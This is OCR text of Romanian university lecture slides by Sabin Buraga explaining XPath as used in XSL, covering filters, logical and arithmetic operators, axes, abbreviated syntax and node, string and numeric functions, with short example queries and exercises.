
xsl: xpath – operatori

Filtru/index [ ]

/cuprins/capitol[2]
//li[@class = "presentation"]

forma generală: [*expresie*]

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



7 noduri (de tip Element) care satisfac expresia **//ul[1]**

xsl: xpath – operatori


Pentru valori logice și numerice pot fi folosiți operatorii uzuali:

or and = != <= < >= >


\+ - * div mod

comparațiile de șiruri sunt *case sensitive*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



6 noduri **<li>** (de tip Element) care au ca valoare a atributului **class** şirul de caractere **"presentation"**



furnizaţi semnificaţia expresiei XPath:

//*[@class="tools" or @class="presentation"]

xsl: xpath – axe


Nodul curent (*context node*)	self
Nodul părinte	parent
Nodurile copil	child
Nodurile descendente	descendant
Nodurile de tip atribut	attribute
Nodurile spațiilor de nume	namespace

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – axe

Nodurile ascendente	ancestor
Nodurile ascendente ori nodul curent	ancestor-or-self
Nodurile descendente ori nodul curent	descendant-or-self


Dr. Sabin Buraga ▲ www.purl.org/net/busaco



//div/descendant::a

//div/descendant::*

Ce returnează fiecare expresie XPath?



expresia XPath

/produse/produs/promo/preceding::*

oferă rezultatul

<nume>Ping Uinix</nume>
<ofertant>
http://www.pinguin.info
</ofertant>

folosind axa **preceding** accesăm nodurile precedente

aici, instrumentul online de testare disponibil la

http://www.xpathtester.com/xpath

xsl: xpath – sintaxa prescurtată

self	≡	.
parent	≡	..
attribute	≡	@
namespace	≡	:

```
../nume
//child::*[@nr > 2]
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – funcții

Noduri: id(), position(), count(), name(), namespace-uri(), last(), …

Tipuri de noduri: node(), text(), comment(), processing-instruction()


Șiruri: concat(), starts-with(), contains(), substring(), string-length(), translate(), …

Booleeni: not(), true(), false()

Numere: sum(), round(), floor(), number(), …

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


xsl: xpath – funcții



count(//li[@class = "presentation"])

numărarea nodurilor ce satisfac o anumită condiție

xsl: xpath – funcții




count(//a[@href]) = count(//a) ▸ *true*

toate elementele **<a>** includ atributul **href**

